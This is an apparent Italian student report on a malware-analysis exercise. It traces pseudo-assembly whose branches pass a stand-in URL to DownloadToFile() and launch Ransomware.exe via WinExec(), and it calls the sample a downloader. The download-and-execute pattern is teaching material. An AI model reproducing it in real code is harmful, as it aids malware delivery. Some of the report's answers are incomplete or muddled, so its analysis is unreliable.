Amarfii Adrian 20/01/2023
Report
Task

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

- Spiegate, motivando, quale salto condizionale effettua il Malware.
- Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
- Quali sono le diverse funzionalità implementate all'interno del Malware?
- Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione


Tabella2

Tabella3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

1)In questo malware abbiamo 2 salti
JNZ→ Se ZF=0 salta alla tabella 2
JZ→ Se ZF=1 salta alla tabella 3
Nella prima parte del codice :mov EAX 5 EAX=5
mov EBX 10 EBX=10
cmp EAX 5 ZF =1
Dalla spiegazione step a step il flusso non saltera alla tabella 2 continuiamo con la seconda parte :
inc EBX come possiamo nottare con ZF =1 il
cmp EBX 11 ZF=1 il flusso fara un salto alla tabella 3.
jz loc0040FFA0

2)Disegnammo un diagramma di flusso secondo i requisiti della task:



3)Le funzione implementate sono 2 .Una nella tabella 2 e la seconda nella tabella 3 e possiamo anche dire che il seguente malware e un DOWNLOADER.
a)Nella tabella 2 possiamo verificare → call DownloadFile la seguente funzione permette di scaricare dati da un URL che prima e sta inserito come parametro (EDI)
b)Nella tabella 3 possiamo verificare → call Win Exec questa funzione lancia un specifico programma dato la da un path ,inoltre il nostro malware è un Ransomware dal nome del eseguibile → Ransomware.exe.